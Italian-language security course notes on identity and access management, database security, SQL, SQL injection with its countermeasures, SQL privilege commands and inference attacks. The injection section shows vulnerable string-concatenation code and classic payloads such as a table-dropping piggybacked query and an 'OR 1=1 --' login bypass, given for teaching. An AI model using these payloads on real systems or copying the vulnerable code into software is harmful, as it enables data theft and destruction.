ICAM è un approccio per gestire e implementare identità digitali (e relativi attributi), credenziali e controllo degli accessi. ICAM è applicabile dalle agenzie governative e da alcune imprese.

ICAM è progettato per:

- **Creare identità digitali affidabili** sia per le persone che per le entità non persone (Non Person Entities - NPE). Le entità non persone includono processi, applicazioni e dispositivi automatizzati che richiedono l'accesso a una risorsa.
- **Associare queste identità a credenziali che possono essere utilizzate, da persone o da NPE**, come proxy nelle transazioni di accesso, dove la credenziale è un oggetto, o una struttura dati, che lega autorevolmente un'identità a un token posseduto e controllato da chi l'ha sottoscritto.
- **Utilizzare le credenziali per permettere di accedere alle risorse di un'agenzia in modo autorizzato.**

### **3.13.1 Gestione delle identità.**

La gestione dell'identità riguarda l'assegnazione degli attributi a un'identità digitale e l'associazione di questa identità digitale a un individuo o a una NPE. L'obiettivo è quello di *creare un'identità digitale indipendente dall'applicazione o il programma*.

Le decisioni sul controllo degli accessi sono basate sull'identità, sul contesto e sui suoi attributi.

La creazione di un'identità digitale inizia con la raccolta dei dati dell'identità attraverso un processo di iscrizione e si estende in attributi che identificano l'utente nel sistema o nell'impresa. Per stabilire fiducia nell'individuo si possono fare indagini del passato.

### **3.13.2 Gestione delle credenziali.**

Una credenziale è un oggetto, o una struttura dati, che lega in modo autoritativo un'identità (e, optionalmente, attributi aggiuntivi) a un token posseduto e controllato da qualcuno che lo sottoscrive.

Esempi di credenziali sono smart card, chiavi crittografiche private/pubbliche e i certificati digitali. La gestione delle credenziali comprende cinque fasi:

- Un individuo autorizzato certifica la necessità di un'altra persona o entità di ottenere una credenziale.
- La persona per cui sono state fornite garanzie si registra per ottenere le credenziali, dimostrando la propria identità e fornendo dati biografici e biometrici.
- Viene generata la credenziale utilizzando metodi come crittografia, firma digitale o smartcard.
- La credenziale viene consegnata alla persona o all'entità autorizzata.
- La credenziale deve essere gestita durante tutto il suo ciclo di vita, inclusa la revoca, la sostituzione, la scadenza e altre operazioni come il reset del PIN o la sospensione.

### **3.13.3 Gestione degli accessi.**

La gestione degli accessi si occupa del controllo dell'accesso alle risorse, sia logiche che fisiche, al fine di garantire l'identificazione corretta delle entità che cercano di accedere a edifici, sistemi informatici o dati sensibili.

Utilizza le credenziali fornite dagli utenti e l'identità digitale per controllare l'accesso.

I tre elementi chiave per una struttura di gestione degli accessi aziendale sono:

- La gestione delle risorse definisce le regole per l'accesso alle risorse, inclusi i requisiti di credenziali e gli attributi degli utenti e delle risorse.
- La gestione dei privilegi stabilisce e gestisce i permessi e gli attributi che determinano il profilo di accesso di un individuo.
- La gestione delle politiche determina cosa è consentito durante una transazione di accesso in base all'identità, agli attributi degli utenti e delle risorse, e alle condizioni ambientali.

## **3.14 Federazione delle identità.**

La federazione delle identità descrive la tecnologia, gli standard, le politiche e i processi che permettono a un'organizzazione di fidarsi di identità digitali, attributi di identità e credenziali, create ed emesse da un'altra organizzazione.

## **3.15 Trust framework.**

Fiducia, identità e attributi sono le principali preoccupazioni delle imprese che operano su Internet, dei fornitori di servizi di rete e delle grandi imprese.

Per questo si utilizza il principio del **need-to-know**: cosa è necessario conoscere di qualcuno per trattare con lui?

La risposta varia includendo attributi come numero di iscrizione professionale o di licenza, l'organizzazione e il dipartimento, l'ID del personale, il nulla osta di sicurezza, il numero di riferimento del cliente, il numero di carta di credito, l'identificatore sanitario unico, le allergie, il gruppo sanguigno, il numero di previdenza sociale, l'indirizzo, lo stato di cittadinanza, il nickname utilizzato sui social network, lo pseudonimo

### **3.15.1 Approccio classico per lo scambio delle identità.**

Nelle **transazioni online o su Internet**, quando diversi attori di organizzazioni diverse o un'organizzazione e un singolo utente (come un cliente online) sono coinvolti, è **necessario condividere informazioni sull'identità**. Entrambe le parti coinvolte devono fidarsi reciprocamente delle misure di sicurezza e della privacy di tali informazioni.

La soluzione tradizionale per scambiare informazioni sull'identità prevede che gli utenti stabiliscano accordi con un **fornitore di servizi d'identità** per ottenere un'identità digitale e le credenziali. Inoltre, devono accordarsi con le parti che forniscono servizi e applicazioni agli utenti finali e che accettano di fidarsi delle informazioni sull'identità e sulle credenziali generate dal fornitore di servizi d'identità.

La parte che si fida richiede che l'utente sia autenticato con un livello di sicurezza specifico, che gli attributi assegnati all'utente dal fornitore di servizi d'identità siano accurati e che il fornitore di servizi d'identità sia autoritativo per quegli attributi. Il fornitore di servizi d'identità deve essere sicuro di avere informazioni accurate sull'utente e che, se condivide tali informazioni, la parte che si fida le utilizzerà in modo legale e in conformità con i termini contrattuali.

L'utente deve sentirsi sicuro nel condividere informazioni sensibili con il fornitore di servizi d'identità e la parte che si fida, sapendo che tali informazioni saranno trattate rispettando le sue preferenze e la sua privacy.

### **3.15.2 Open Identity Trust Framework.**

- **OpenID**: standard aperto che permette agli utenti di essere autenticati da alcuni siti che cooperano utilizzando un servizio di terze parti.
- **OIDF - OpenID Foundation** è un organizzazione internazionale, senza scopo di lucro che abilita, promuove e tutela le tecnologie OpenID.
- **ICF - Information Card Foundation**: comunità che cerca di far progredire l'ecosistema delle Information Card, identità digitali personali che le persone possono utilizzare online, simili a carte di credito.
- **OITF - Open Identity Trust Framework**: sistema di fiducia per lo scambio di identità e attributi.
- **OIX - Open Identity Exchange**: fornitore internazionale indipendente e neutrale di certificazioni di conformità al modello Open Identity Trust Frameworks.
- **AXN - Attribute Exchange Network**: gateway online per accedere, in modo efficiente, agli attributi di identità dichiarati dall'utente, autorizzati e verificati online, in grandi volumi a costi accessibili.

Gli *amministratori di sistema* devono essere sicuri che gli **attributi associati a un soggetto o a un oggetto siano affidabili e vengano scambiati in modo sicuro**, questo può essere fatto grazie a **ICAM + funzionalita' di federazione delle identita'**.

Un **trust framework** ("*infrastruttura di fiducia*") opera come un programma di certificazione e permette alla parte che accetta una credenziale di identità digitale (chiamata parte che si fida) di fidarsi delle identità, della sicurezza e delle politiche sulla privacy della parte che emette la credenziale (chiamata fornitore di servizi di identità) e viceversa.

## **3.16 Caso di studio: sistema RBAC per una banca.**

La Dresdner Bank ha implementato un sistema di controllo degli accessi basato sui ruoli (RBAC) per migliorare la gestione delle autorizzazioni delle sue numerose applicazioni informatiche. Prima dell'introduzione di RBAC, utilizzavano un sistema di controllo degli accessi semplice ma inefficiente. Con RBAC, i permessi di accesso vengono definiti attraverso tre unità amministrative per garantire maggiore sicurezza.

I ruoli all'interno dell'organizzazione sono definiti dalla combinazione di incarichi ufficiali e funzioni lavorative. La banca ha una struttura gerarchica basata sugli incarichi ufficiali, che riflette la responsabilità e l'autorità. I permessi di accesso vengono definiti combinando ruoli e funzioni lavorative, consentendo un'ottimizzazione delle autorizzazioni.

In precedenza, i permessi di accesso venivano assegnati direttamente agli utenti a livello di applicazione, ma con il nuovo schema, l'amministratore dell'applicazione definisce l'insieme di permessi per ogni applicazione. Viene creato un profilo di sicurezza basato sui ruoli degli utenti, e quando un utente invoca un'applicazione, viene consultato il profilo di sicurezza per determinare i permessi attivi.

## 4 Sicurezza dei database e dei data center.

I **database** concentrano **informazioni confidenziali in un singolo sistema logico**. I dati potrebbero essere *dati finanziari, tabulati telefonici, informazioni sui clienti e dipendenti, informazioni sui prodotti e informazioni sanitarie e cartelle cliniche, ...*

Alcune di queste informazioni devono essere visibili a clienti, partner e dipendenti e per questo questi sistemi logici hanno bisogno di sistemi di sicurezza.

La **sicurezza dei database** non ha tenuto il passo con la loro *crescente diffusione* per alcuni motivi:

- **squilibrio** tra la complessità dei moderni sistemi per la gestione delle basi di dati (Database Management Systems - DBMS) e le tecniche di sicurezza utilizzate per proteggere tali sistemi.
- i database utilizzano un **avanzato protocollo di interazione chiamato Structured Query Language** molto *vulnerabile*.
- un'**organizzazione non dispone** di *personale specializzato da dedicare a tempo pieno alla sicurezza dei database* e che sia effettivamente esperto di DBMS. Il risultato è un disallineamento fra requisiti astratti e possibilità concrete.
- **eterogeneità di basi di dati**, software aziendali e sistemi operativi, questa crea un ulteriore complessità per il personale addetto alla sicurezza.

Una recente sfida aggiuntiva per le organizzazioni proviene dall'uso della tecnologia cloud per l'hosting, parziale o totale, del database aziendale. Ciò comporta ulteriori responsabilità al personale addetto alla sicurezza.

### 4.1 Database Management Systems.

Un **database** è un **insieme strutturato di dati memorizzati per essere utilizzati da una o piu' applicazioni che oltre ai dati**, definisce le *relazioni tra dati e tra gruppi di dati*.

Alcune organizzazioni potrebbero utilizzare semplici file per conservare i propri dati, ma è necessario un database perché un file contiene informazioni in modo isolato, mentre un database collega diversi file tra loro.

Ad esempio, un file relativo al personale può contenere informazioni su ciascun dipendente, mentre un database relativo al personale può collegare questo file con un altro contenente le presenze e gli orari di lavoro, consentendo di generare automaticamente le buste paga.

Un **sistema di gestione di basi di dati** (*database management system - DBMS*) è un insieme di programmi a supporto dei database che **ne permette lo sviluppo e la gestione, offrendo funzionalita' di interrogazione**.

Un linguaggio di interrogazione fornisce agli utenti e alle applicazioni un modo uniforme per interfacciarsi al database.

#### 4.1.1 Struttura DBMS.

**Data definition language- DDL** utilizzata dai progettisti per definire la *struttura logica del database e le sue tabelle*.

Un **data manipulation language - DML** fornisce un *completo set di strumenti*.

I *linguaggi di interrogazione* sono **linguaggi dichiarativi** per supportare l'utente finale.

Il sistema di gestione della base di dati (**DBMS**) sfrutta le tabelle di descrizione del database per la gestione del database fisico, utilizza la tabella delle autorizzazioni per verificare se l'utente ha il permesso per eseguire il comando nel linguaggio delle query sul database. L'interazione con il database avviene con un modulo per la gestione dei file e un modulo per la gestione delle transazioni.

I database producono vincoli di sicurezza al di là delle tipiche tecniche di sicurezza dei sistemi operativi o di altri applicativi di sicurezza (l'accesso, in lettura e in scrittura, a file nella loro intelligenza). Un DBMS permette di specificare i controlli di accesso relativamente a una vasta gamma di comandi, quali la selezione, l'inserimento, l'aggiornamento o la rimozione di specifici dati del database. Pertanto, è necessario che servizi e meccanismi di sicurezza siano appositamente progettati e integrati nei sistemi di basi di dati.

## 4.2 Basi di dati relazionali.

L'Elemento centrale è la **tabella di dati**, composta da righe e colonne. Ciascuna *colonna* contiene un **determinato tipo di dati**, mentre ogni *riga* contiene uno **specifico valore per ciascuna colonna**.

A differenza di un archivio piatto, i database relazionali permettono la creazione di tabelle che possono essere **collegate tra loro** attraverso **identificativi univoci** (valore della colonna della tabella).

Questo approccio permette di gestire in modo efficiente grandi quantità di informazioni e di aggiungere nuove funzionalità senza dover riprogettare il database.

Gli *utenti accedono al database* utilizzando un **linguaggio di interrogazione** che consente loro di richiedere dati specifici dalle tabelle del database. Il linguaggio di interrogazione utilizza istruzioni dichiarative per selezionare le righe di dati che soddisfano determinate condizioni.

Il software gestisce l'estrazione dei dati richiesti dalle tabelle e li presenta all'utente o all'applicazione.

Ad esempio, un rappresentante di una compagnia telefonica potrebbe estrarre informazioni sulla fatturazione di un abbonato, lo stato dei servizi aggiuntivi o gli ultimi pagamenti effettuati, il tutto visualizzato in un'unica schermata.

## 4.3 Elementi di un database relazionale.

L'Elemento costitutivo di base è la **relazione**. Le *righe* sono denominate **tuple - record** e le *colonne* **attributi - campo**.

Una **chiave primaria** (uno o più nomi di colonna) definita come una parte di una riga utilizzata per **identificare in modo univoco la riga all'interno della tabella**;

Gli attributi che definiscono la chiave primaria di una tabella devono comparire come attributi nell'altra tabella, dove sono indicati come chiave esterna. Mentre il valore di una chiave primaria deve essere univoco per ciascuna tupla (riga) della sua tabella, il valore di una chiave esterna può comparire più volte all'interno di una tabella.

Una **vista** è una tabella virtuale, è il **risultato di una query che restituisce righe e colonne selezionate da una o più tabelle**.

Le viste sono spesso utilizzate come meccanismo di sicurezza perché forniscono un accesso limitato al database in modo che, un utente o un'applicazione abbia accesso solamente a determinate righe o colonne.

Tabella Dipartimento		
Did	Dnome	DnumConto
4	Risorse umane	528221
8	Formazione	202035
9	Contabilità	709257
13	Pubbliche relazioni	755827
15	Servizi	223945

Chiave primaria

Tabella Impiegato				
Inome	Did	codiceSalario	Iid	Itelefono
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

Chiave esterna      Chiave primaria

Dnome	Inome	Iid	Itelefono
Risorse umane	Jasmine	7712	6127099348
Formazione	Holly	3054	6127092729
Formazione	Robin	2976	6127091945
Contabilità	Smith	4490	6127099380
Pubbliche relazioni	Neil	5088	6127092246
Servizi	Robin	2345	6127092485
Servizi	Cody	9664	6127093148

## 4.4 Structured Query Language.

**SQL** (*Structured Query Language*) è un linguaggio standardizzato che può essere utilizzato per **definire schemi, manipolare e interrogare un database relazionale**. Le istruzioni SOL possono essere utilizzate per *creare tabelle, inserire e rimuovere dati nelle tabelle, creare viste ed estrarre dati*.

Esempio su immagini precedenti:

```

CREATE TABLE dipartimento (
    Did INTEGER PRIMARY KEY,
    Dnome CHAR (30),
    DnumConto CHAR (6) )
CREATE TABLE impiegato (
    Inome CHAR (30),
    Did INTEGER,
    codiceSalario INTEGER,
    Iid INTEGER PRIMARY KEY,
    Itelefono CHAR (10),
    FOREIGN KEY (Did) REFERENCES dipartimento (Did) )
SELECT Inome, Iid, Itelefono
FROM Impiegato
WHERE Did = 15
CREATE VIEW newtable (Dnome, Inome, Iid, Itelefono)
AS SELECT D.Dname I.Inome, I.Iid, I.Itelefono
FROM Dipartimento D Impiegato I
WHERE I.Did = D.Did
  
```

## 4.5 Attacchi SQL Injection.

L'attacco **SQL Injection** (**SOLi**) è una delle minacce più diffuse e pericolose per la sicurezza della rete ed è progettato per sfruttare la particolare natura delle pagine Web. Le pagine dei siti web attuali hanno contenuti dinamici e richiedono informazioni su utenti, sulla carta di credito,...


Un attacco SQLi è progettato per inviare istruzioni SQL malevoli al server del database.

L'obiettivo più comune è l'estrazione di grandi quantità di dati, ma tra gli obiettivi troviamo anche la modifica e cancellazione dati, e attacchi denial-of-service (DoS). L'SQL injection è una delle tante forme di attacchi di tipo injection.

## 4.6 Tipico attacco SQLi.

Con un attacco di tipo *SQL injection*, l'attaccante può estrarre o manipolare i dati dell'applicazione Web. L'attacco è praticabile se l'input dell'utente non viene correttamente filtrato dai caratteri di escape contenuti nelle istruzioni SQL o se l'input dell'utente non è fortemente tipizzato, e quindi eseguito in modo difforme dalle aspettative.

Figure 7:  
Le fasi di un tipico attacco SQLi sono:



1. L'hacker scopre una vulnerabilità in un'applicazione Web e inietta istruzioni SQL al database attraverso il web server. Le istruzioni sono introdotte all'interno di traffico che sarà accettato dal firewall.
2. Il Web server riceve le istruzioni malevoli e le invia al Web application server.
3. Il Web application server riceve le istruzioni malevoli dal Web server e le invia al server del database.
4. Il server del database esegue le istruzioni malevoli nel database. Il database restituisce le informazioni contenute nella tabella delle carte di credito.
5. Il Web application server genera dinamicamente una pagina, includendo i dettagli delle carte di credito provenienti dal database.
6. Il Web server invia le informazioni delle carte di credito all'attaccante

## 4.7 Tecniche di iniezione.

Un attacco *SQLi* consiste nel troncare volutamente una stringa di testo concatenandole un nuovo comando. L'attaccante terminerà la stringa iniettata con un simbolo di commento "–", cosicché il testo successivo a quello inserito, verrà ignorato al momento dell'esecuzione.

Ad esempio consideriamo:

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" +
ShipCity + "'";
```

L'intenzione è quella di far inserire all'utente il nome di una città come ad esempio 'Redmond'.

L'attaccante mira a sfruttare l'errore di programmazione o la mancanza di adeguati controlli di sicurezza nella gestione dell'input dell'utente e inserisce la seguente stringa: 'Redmond'; *DROP table OrdersTable–*'.

Il server SQL processa questa query e la considera come 2 istruzioni diverse per colpa del punto e virgola (''). Perciò la prima parte è *SELECT \* FROM OrdersTable WHERE ShipCity = 'Redmond'* e la seconda parte è *'DROP table OrdersTable–'*. Con questa seconda parte verrà eliminata la tabella creando un grave danno.

#### 4.8 Fronti di attacco e tipi di attacco SQLi.

È possibile caratterizzare gli attacchi SQLi in base al fronte di attacco e al tipo di attacco:

- **Input utente**: l'attaccante inietta i comandi SQL fornendo un input opportunamente costruito.
- **Variabili del server**: dati che includono intestazioni HTTP, intestazioni dei protocolli di rete e variabili d'ambiente. Se non vengono controllate correttamente, un attaccante può manipolare i valori delle intestazioni e dei protocolli di rete, inserendo dati dannosi. Quando queste variabili vengono salvate nel database, il contenuto malevolo inserito nelle intestazioni viene anch'esso memorizzato. È importante adottare misure di sicurezza come la validazione dei dati e l'uso di librerie di sicurezza per prevenire questo tipo di attacco.
- **Iniezione di secondo ordine**: l'attaccante potrebbe sfruttare dati già presenti nel sistema, o nel database, per innescare un attacco di SQL injection. L'input che modifica la query, rendendola pericolosa, non proviene soltanto dall'utente ma anche dall'interno del sistema stesso.
- **Cookie** : quando un utente accede nuovamente all'applicazione web, si utilizzano i cookie per recuperare le informazioni sullo stato dell'utente. Un attaccante potrebbe modificarli per far sì che quando il server effettuerà una query basata sul contenuto dei cookie, la struttura e la funzionalità della query siano modificate.
- **Input fisico dell'utente** : L'input dell'utente può consistere anche di codici a barre tradizionali, tag RFID o di moduli cartacei che vengono digitalizzati attraverso riconoscimento dei caratteri e inviati al database management system.

I tipi di attacco possono essere divisi in: **banda inferenziale e fuori banda**.

Un **attacco in banda** sfrutta lo stesso canale di comunicazione per iniettare codice e per ottenere i risultati. I dati ottenuti sono direttamente visualizzati nella pagina web. Vediamoli:

- **Tautologia**: inietta il codice in una o più istruzioni condizionali per far in modo che vengano valutate sempre come vere.

Ad esempio supponiamo di richiedere all'utente di inserire un nome valido e una password:

```
$query = "SELECT info FROM user WHERE name =
'$_GET["name"]' AND pwd = '$_GET["pwd"]'" ;
```

Si supponga che l'attaccante inserisca " OR 1=1 - " per il campo relativo al nome. La query risultante sarà:

```
SELECT info FROM users WHERE name = ' ' OR 1=1 -- ' AND
pwd = ' '
```

Il codice iniettato disabilita del tutto il controllo della password (a causa della presenza del simbolo del commento -) e rende la clausola WHERE una tautologia. Essendo la clausola una tautologia, la query restituisce vero per ogni riga della tabella, restituendo di fatto tutte le righe

- **Commento di fine riga** : i codici sono annullati dall'uso del commento di fine riga. (come prima per conto della password)
- **Query Piggybacked**: l'attaccante aggiunge ulteriori query rispetto a quella prevista, veicolando l'attacco a dorso di una richiesta legittima.

In un **attacco inferenziale non c'è trasferimento dei dati**, ma l'attaccante è in grado di **ricostruire alcune informazioni inviando particolari richieste e analizzando le risposte del server**.

- **Query illecite o logicamente scorrette**: un attaccante ottiene importanti informazioni sul tipo e la struttura del database di back-end di un'applicazione Web. (fase preliminare per altri tipi di attacco) Vulnerabilità perché la pagina di errore è troppo dettagliata.
- **Blind SQL injection** (letteralmente: SQL injection alla cieca): permette a un attaccante di risalire ai dati contenuti in un database anche quando questo è sufficientemente sicuro da non restituire informazioni sensibili all'attaccante. Questo perché l'attaccante pone al server domande di tipo vero/falso

In un **attacco fuori banda** i dati vengono estratti sfruttando un canale differente (per esempio, un'e-mail con i risultati della query viene generata e inviata al richiedente). Questo può essere usato quando esistono vincoli sull'estrazione delle informazioni, ma il server del database implementa pochi controlli sulle comunicazioni in uscita attraverso altri canali.

## 4.9 Contromisure per SQLi.

Per combattere gli attacchi SQLi sono necessarie **più tecniche / contromisure**. Queste possono essere classificate in 3 categorie: **programmazione difensiva, rilevazione e infine prevenzione a tempo di esecuzione**.

La **programmazione difensiva** rappresenta un valido metodo per ridurre sensibilmente i danni provocati da attacchi SQLi.

- **Pratiche manuali di programmazione difensiva:** una tipica vulnerabilità sfruttata da attacchi SQLi è la scarsa validazione dell'input, per questo si può **controllare che se il tipo di dato atteso e' numerico,...**. Un altro tipo di tecnica sfrutta metodi di riconoscimento di sequenze, con l'obiettivo di distinguere l'input normale da quello anomalo.
- **Inserimento parametrizzato della query:** bloccare attacchi SQLi dando la possibilità allo sviluppatore di **definire dettagliatamente la struttura di una query SQL**, inserendo i valori dei parametri uno per volta, così che, qualsiasi input inserito dell'utente, non possa modificare la struttura della query.
- **SQL DOM:** insieme di classi che offre **la validazione automatica dei tipi di dati e dei caratteri di escape per garantire un accesso sicuro al database**. Utilizza un approccio strutturato basato su un'API che implementa controlli sui tipi di dati. Ciò consente agli sviluppatori di applicare facilmente buone pratiche di programmazione e garantire una corretta gestione dell'input dell'utente.

Numerosi metodi di rilevazione sono stati proposti e sviluppati, quali i seguenti:

- **Basati sulle firme (Signature-based):** cercano di individuare sequenze di attacco specifiche, ma richiedono un costante aggiornamento e potrebbero non rilevare attacchi basati su codice automodificante.
- **Basati sulle Anomalie (Anomaly-based):** definiscono un modello del comportamento normale del sistema e cercano di individuare attività che si discostano da questo modello. Questo approccio richiede una fase di addestramento e una fase di individuazione.
- **Analisi del codice:** utilizza suite di test per rilevare vulnerabilità SQLi, generando diversi tipi di attacchi e valutando la risposta del sistema.

Infine, sono state sviluppate diverse tecniche di **prevenzione a tempo di esecuzione** come strumento di difesa contro attacchi SQLi. Queste tecniche controllano le query a tempo di esecuzione per valutare se sono coerenti con il modello di query previsto.

## 4.10 Controllo degli accessi alle basi di dati.

I DBMS commerciali e open source sfrutta le tecniche per il **controllo degli accessi**, per **determinare se un utente puo' accedere all'intero database o se puo' effettuare diverse operazioni** (creazione, inserimento, eliminazione, aggiornamento, lettura, scrittura dati, ...). Se un utente è autenticato il sistema di controllo degli accessi al database fornisce specifiche privilegi per controllare l'accesso anche a singole parti del database.

Il controllo degli accessi del DBMS può essere discrezionale o basato sui ruoli.

I DBMS supportano *varie politiche di gestione*, fra cui:

- **Amministrazione Centralizzata:** un numero limitato di utenti può concedere o revocare i permessi per l'accesso al database.
- **Amministrazione basata sulla proprietà:** il proprietario di una tabella può concedere e revocare i permessi per l'accesso alla tabella.
- **Amministrazione Decentralizzata:** oltre a concedere e revocare i permessi, il proprietario di una tabella può autorizzare altri utenti a concedere o revocare permessi ad altri utenti per quella tabella.

È possibile definire permessi basati sul contenuto dei dati, ad esempio consentendo agli utenti di accedere solo agli stipendi dei dipendenti al di sotto di un certo valore o limitando l'accesso alle informazioni sullo stipendio solo al responsabile di un determinato dipartimento.

## 4.11 Definizione dei permessi basati su SQL.

SOL fornisce due comandi per la gestione dei permessi, *GRANT* e *REVOKE*:

```
GRANT      {privileges | role}
[ON        table]
TO         {user | role | PUBLIC}
[IDENTIFIED BY   password]
[WITH      GRANT OPTION]
```

Il comando **GRANT** può essere utilizzato per concedere uno o più permessi di accesso o può essere utilizzato per assegnare un ruolo a un utente.

La clausola **TO** specifica l'utente o il ruolo a cui sono assegnati i permessi.

Il valore **PUBLIC** specifica che il permesso specificato va assegnato a tutti gli utenti.

La clausola opzionale **IDENTIFIED BY** specifica la password che deve essere utilizzata per revocare il permesso concesso con il comando GRANT.

L'opzione **GRANT OPTION** specifica se l'utente a cui si sta assegnando il permesso può, a sua volta, concedere lo stesso tipo di permesso ad altri utenti.

Si consideri l'istruzione seguente:

```
GRANT SELECT ON ANY TABLE TO ricflair
```

Questa istruzione abilità l'utente a eseguire interrogazioni su qualsiasi tabella del database.

Implementazioni diverse di SQL forniscono varie tipologie di permessi di accesso.

- **Select**: l'utente autorizzato potrà visualizzare l'intero database, tabelle singole o specifiche colonne.
- **Insert**: l'utente autorizzato potrà inserire righe in una tabella oppure righe con specifici valori per determinate colonne.
- **Update**: simile a Insert.
- **Delete**: l'utente autorizzato potrà rimuovere righe da una tabella.
- **References**: l'utente autorizzato potrà utilizzare specifiche colonne di una tabella come chiave esterna per un'altra tabella.

Il comando **REVOKE** ha questa sintassi :

```
REVOKE  {privileges | role}
[ON      table]
FROM    { user | role | PUBLIC }
```

Il seguente comando revoca il permesso concesso nel precedente esempio:

```
REVOKE SELECT ON ANY TABLE FROM ricflair
```


## 4.12 Autorizzazioni in cascata.

L'istruzione **GRANT OPTION** consente la cascata dei permessi attraverso gli utenti.

Ann concede un permesso a Bob al tempo t = 10 e a Chris al tempo t = 20 con l'istruzione GRANT OPTION. Così Bob può concedere il permesso a David al tempo t = 30. Chris concede anche il permesso a David al tempo t = 50. Successivamente, David concede il permesso a Ellen, che a sua volta lo concede a Jim. Infine, David concede il permesso a Frank. La revoca dei permessi segue una logica a cascata. Se Ann revoca il permesso precedentemente concesso a Bob e Chris, saranno automaticamente revocati anche i permessi di David, Ellen, Jim e Frank. Tuttavia, possono sorgere complicazioni se un utente riceve lo stesso permesso da più utenti, come nel caso di David. Se Bob revoca il permesso a David, David manterrà ancora il permesso poiché l'ha ricevuto anche da Chris. Tuttavia, se Ellen e Jim hanno ricevuto il permesso solo da David dopo averlo ricevuto da Bob, i loro permessi saranno revocati

quando Bob revoca il permesso a David. Poiché David ha concesso il permesso a Frank dopo aver ricevuto il permesso da Chris, il permesso di Frank non sarà revocato.

Quando l'utente A revoca un permesso, verranno revocati tutti i permessi a cascata, a meno che un determinato permesso sarebbe esistito anche se il permesso iniziale di A non fosse mai stato concesso.



#### 4.13 Controllo degli accessi basati sui ruoli - RBAC.

Un sistema per il **controllo degli accessi basato sui ruoli** (*Role-based Access Control - RBAC*) è ottimo per **il controllo degli accessi in un database**.

Un singolo utente potrebbe utilizzare più applicazioni per eseguire diverse attività, ognuna delle quali richiede determinati permessi. Sarebbe sbagliato concedere, agli utenti, tutti i permessi necessari per tutte le attività che devono svolgere.

**RBAC** fornisce uno strumento per **semplificare la gestione dei permessi e aumentare la sicurezza** classificando gli utenti che accedono al database in 3 categorie principali:

- **Proprietario dell'applicazione:** Utente finale proprietario di oggetti del database. (tabelle, colonne e righe)
- **Utente finale** diverso dal proprietario che utilizza oggetti del database attraverso un'applicazione.
- **Amministratore:** utente che ha la responsabilità di amministrare, interamente o parzialmente, il database.

Un'applicazione è associata a una serie di attività, ognuna delle quali richiede determinati permessi relativi a una parte o a tutto il database.

Per ogni attività, è possibile definire uno o più ruoli che specificano quali sono i permessi necessari.

Il proprietario dell'applicazione può assegnare i ruoli agli utenti finali.

Gli amministratori, invece, sono responsabili dei ruoli più delicati, compresi quelli che si occupano della gestione delle componenti fisiche e logiche del database, come i file, gli utenti e le politiche di sicurezza. Il sistema deve essere configurato in modo da assegnare ad alcuni amministratori determinati permessi. Gli amministratori, a loro volta, possono assegnare, ad altri utenti, il ruolo di amministratore.

Un sistema per il controllo degli accessi basato sui ruoli, in un database, deve fornire le seguenti funzionalità:

- *Creazione ed eliminazione dei ruoli.*
- *Definizione dei permessi per ogni ruolo.*
- *Assegnare e rimuovere ruoli agli utenti.*

Un buon esempio sull'uso dei ruoli nella sicurezza dei database è rappresentato dal *sistema RBAC fornito da Microsoft SQL Server*.

SQL Server supporta tre tipi di ruoli: **ruoli a livello di server**, **ruoli a livello di database** e **ruoli definiti dall'utente**. I primi due ruoli vengono definiti ruoli fissi; essi sono preconfigurati per un sistema con specifici permessi. Amministratori e utenti non possono aggiungere, eliminare o modificare i ruoli predefiniti ma possono soltanto assegnarli agli utenti.

I **ruoli fissi del server** sono definiti a livello del server (indipendenti da qualsiasi database) e **semplificano l'amministrazione suddividendo le responsabilità evitando di dover concedere il controllo completo a un singolo utente**.

I **ruoli fissi del database** sono *specifici per ogni singolo database* e consentono di **delegare le responsabilità amministrative del database e per concedere permessi generici agli utenti finali**.

SQL Server permette agli utenti con opportuni privilegi di creare ruoli e di determinare permessi. Ai **ruoli definiti dagli utenti** è possibile assegnare permessi a porzioni del database. Esistono 2 tipi di ruoli definiti dagli utenti: **standard e applicazione**.

Per un ruolo di tipo standard, un utente può assegnare, ad altri utenti, lo stesso ruolo. Un ruolo di tipo applicazione è associato a un'applicazione piuttosto che a un gruppo di utenti, e richiede una password.

#### 4.14 Inferenza.

L'**inferenza** consiste nell'**estrapolare informazioni riservate attraverso interrogazioni legittime del database**.

Questo problema si verifica quando la combinazione di diversi dati rivela informazioni più sensibili rispetto ai dati stessi o quando una combinazione di dati può essere utilizzata per dedurre informazioni più rilevanti.




Figure 8:

Un attaccante può sfruttare *dati non sensibili* o *metadati*. I **metadati** sono informazioni che riguardano **le relazioni** o **le correlazioni tra diversi dati** e possono essere utilizzati dall'utente per inferire informazioni a cui altrimenti non avrebbe accesso.

Il **canale di inferenza** rappresenta il **percorso attraverso il quale vengono ottenute le informazioni riservate**.

